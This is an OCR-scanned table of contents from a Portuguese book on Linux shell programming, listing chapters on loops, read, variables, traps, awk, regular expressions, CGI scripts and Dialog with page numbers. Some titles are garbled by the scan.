
O caso em que o case éasa melhor .............................................................. 195
Exercícios ................................... .......................... ....................... ... 201
Ca ítulo 5. De Lu a no Loo ................................................................. 202
O forró do for................................................................................................. 203
Perguntaram ao mineiro: o que é while? while é while, uai! ......................... 212
O until não leva um- mas é útil.................................................................... 214
Continue dançando o break .......................................................................... 218
Exercício........................................................................................................ 220
Ca ítulo 6. A rendendo a ler................................................................. 221
Que posição você prefere? ...........................................................................221
Afinal como é que se lê? ...............................................................................228
Leitura dinâmica 237
Leitura sob o Bash ........................................................................................ 239
Opção -p .............................................................................................. 239
Opção -t ............................................................................................... 239
Opção -n .............................................................................................. 240
Opção -s...............................................................................................241
Opção -a ..................................................................................... ........241
Outra forma de ler e gravar em arquivos ......................................................241
Já sei ler. Será que sei escrever? .................................................................243
Exercícios...................................................................................................... 246
Matenal com dlreilos aL•Iora1s
XXXVI Programação Shell Linux

Capítulo 7. Várias variáveis................................................................... 248





Exportar é o que importa ...............................................................................249

É . e pronto.................................................................................................... 255


Principais variáveis do sistema .....................................................................257
Parâmetros 263




Construções com parâmetros e variáveis ............................................ 264


Expansão de chaves {...}'............................................................................. 274


Ganhando o jogo com mais curingas............................................................ 276
Um ouco de mani ula ão de vetores.................................................282
Exercícios...................................................................................................... 290
Capítulo 8. Sacos de gatos.................................................................... 291
A primeira faz tchan, a segunda faz tchun, e tchan, tchan, tchan.................291

wait a minute Mr. Postman ............................................................................ 296



Para evitar trapalhadas use o trap ................................................................ 297
Funções......................................................................................................... 301
Substituição de processos ................................................................... 309
Mergulhando fundo no nautilus ..................................................................... 317
Instalando scripts do gerenciador de arquivos..................................... 317
Escrevendo scripts do gerenciador de arquivos .................................. 318
Exem lo.
s de seri ts............................................................................. 320
script também é um comando ...................................................................... 326
Fatiando o ões........ ................. .. ............ ........................................ .......... ... 328
Em busca do erro perdido............................................................................. 331
Mandando no terminal................................................................................... 333
Macetes, macetes & macetes ....................................................................... 338
Exe~ ici os 340
A êndice 1. awk: Comando ou Lin em? ....................................... 341
O Be-a-bá do awk ........................................................................................ 342
Uso do awk , , 343
Campos................................................................................................ 343
Listando................................................................................................ 344
Formando padrões ........................................................................................ 346
Expressões relacionais ........................................................................ 346
Expressões regulares .......................................................................... 348
Matenal com dlreilos aL•Iora1s
Sumário XXXVII

Padrões BEGIN e END ........ , .., .. ,,,,,,...., ........,,,,, , . .... 351
O uso de variáveis......................................................................................... 352
Faz de conta .........................................................................,....................... 355

Operadores .......................................................................................... 356

Funções matemáticas .......................................................................... 357


Prá cadeia ., .., ..,.,,., , .........., , , ,,,, ..., , .,,,......., , ...., , .,,,........, , , . 357
Instruções de controle de fluxo ..................................................................... 361
O comando if....................................................................................... 362
O comandowhile ................... ............... . .............. ........................ 363
for midável............................................................................................ 364

break e outros bric-a-bracs .................................................................. 365


Valores de vetores......................................................................................... 365

print e printf parece mas não é ..................................................................... 368
A saída com prínt ................................................................................. 368
Formatando a saída com printf ............................................................ 369
Como redirecionar a saída com rintf? ................................................ 370
O awk no contexto do Shell.........., .., , .................., ......, .., ....................., .. 372
Recebendo parâmetros........................................................................ 373
Em cooperação com o Shel/ . ......................... ....... ................ ....... 373
A êndice 2. Ex ressões re ulares....................................................... 377
Um pouco de teoria ....................................................................................... 378
Conceitos básicos . .............. ...... ..... . .......... ... . .......... . 378
História .......... .... ...... ......................................... .............................. . 379
Então vamos meter as mãos na massa ........................................................ 380
Âncoras ................................................................................................ 381
Representantes.................................................................................... 383
Quantificadores .................................................................................... 384
Fingindo ser lista .................................................................................. 390
Outros Z9
Expressões Regulares (no BrOffice.org)....................................................... 408
Onde usar Expressões Regulares no BrOffice.org .............................. 409
Diferenças na lógica de uso ................................................................. 410
Diferenças de sintaxe........................................................................... 412

A êndice 3. CGI em Shell Scri t ........................................................... 420
Configuração .................................................................................................420

Algumas considerações importantes ................................................... 422


Diversão ........................................................................................................422
IniCiando 422
Método GET................................................... ..................................... 426
Matenal com direitos aL•Iora1s
XXXVIII Programação Shell Linux
Método POST ...................................................................................... 427
U load...................................... ... .. ....................................................... 429
CheckBox 431
Radio Buttons....................................................................................... 432
Contador de acesso genérico .............................................................. 433

SSI - Server Side lncludes .................................................................. 434
Contador .............................................................................................. 434



Segurança..................................................................................................... 436
Introdução e Configuração................................................................... 436
LAN 44
Livro de assinaturas ...................................................................................... 445
A êndice 4. Dialo ................................................................................. 450
Por que este doéumento existe............................................................ 450
Objetivo e Escopo Deste Documento .................................................. 451
Últimas Palavras Antes de Iniciar. . . . . . . .452
Introdu ão .....................................................................................................452
O ue é o Dialo .................................................................................. 452
Breve Histórico do Di'alog..................................................................... 453
Seu Primeiro Comando com o Dialog .................................................. 453
Listagem dos 15 Tipos de Caixas ........................................................ 454
Exemplos dos Tipos de Caixa ............................................................ 455

Como o Dialog Funciona............................................................................... 460

Parâmetros Obrigatórios da Linha de Comando.................................. 461

Como reconhecer respostas SIM ou NÃO........................................... 462

Como Obter o Texto Que o Usuário Digitou.........................................464
Como Obter o Item Único Escolhido de um Menu ou Radiolist ...........466
Como Obter os Itens Múltiplos Escolhidos de um Checklist................470
E se o Usuário Apertar o Botão CANCELAR? ..................................... 472
E se o Usuário Apertar a Tecla ESC? .................................................. 473
E se o Usuário Apertar o botão HELP?............ .. .................................. 473
Como Tratar Todos os Botões e Teclas de Uma Vez? ......................... 474
Mergulhando de Cabeça no Dialog............................................................... 474

Exemplo de Menu Amarrado (em Loop) ..............................................474

Exemplo de Telas Encadeadas (Navegação Sem Volta) ..................... 476


Exemplo de Telas com Navegação Completa (Ida e Volta) ................. 477
Exemplo de Pedido de Confirmação (Uma Caixa Sobre Outra) .......... 480
Exemplo de Posicionamento de Caixas (Não Centralizado) ............... 481
Exemplo de Várias Caixas na Mesma Tela (Multicaixas!) ................... 482
Exemplo de Menu com Itens Dinâmicos (Definidos em Execução) ..... 484


Exemplo de Cópia de Arquivos com Barra de Progresso (Gauge) ......486


Configurando as Cores das Caixas ..................................................... 489
Matenal com direitos aL•Iora1s
Sumário X
XXIX
Lista das Opções de Linha de Comando ...................................................... 492
Opções para definir os textos da caixa ................................................ 492
Opções para fazer ajustes no texto da caixa ....................................... 492
Opções para fazer ajustes na caixa ..................................................... 493
Opções relativas aos dados informados pelo usuário .........................494
Outras 49
Opções que devem ser usadas sozinhas na linha de comando.......... 495
Os Clones: Xdialog, Kdialog, gdialog ................ ...... .... ........ .............495
Whiptail ................................................................................................ 496
Xdialog .................................................................................................496
.................................................................................................497
..................................................................................................498
Zenity 39
Udpm 09
pythondialog......................................................................................... 499
Onde Obter Mais Informações ...................................................................... 499
A


Usandó o wget com proxy.................................................................... 506

Arquivos de configuração..................................................................... 507


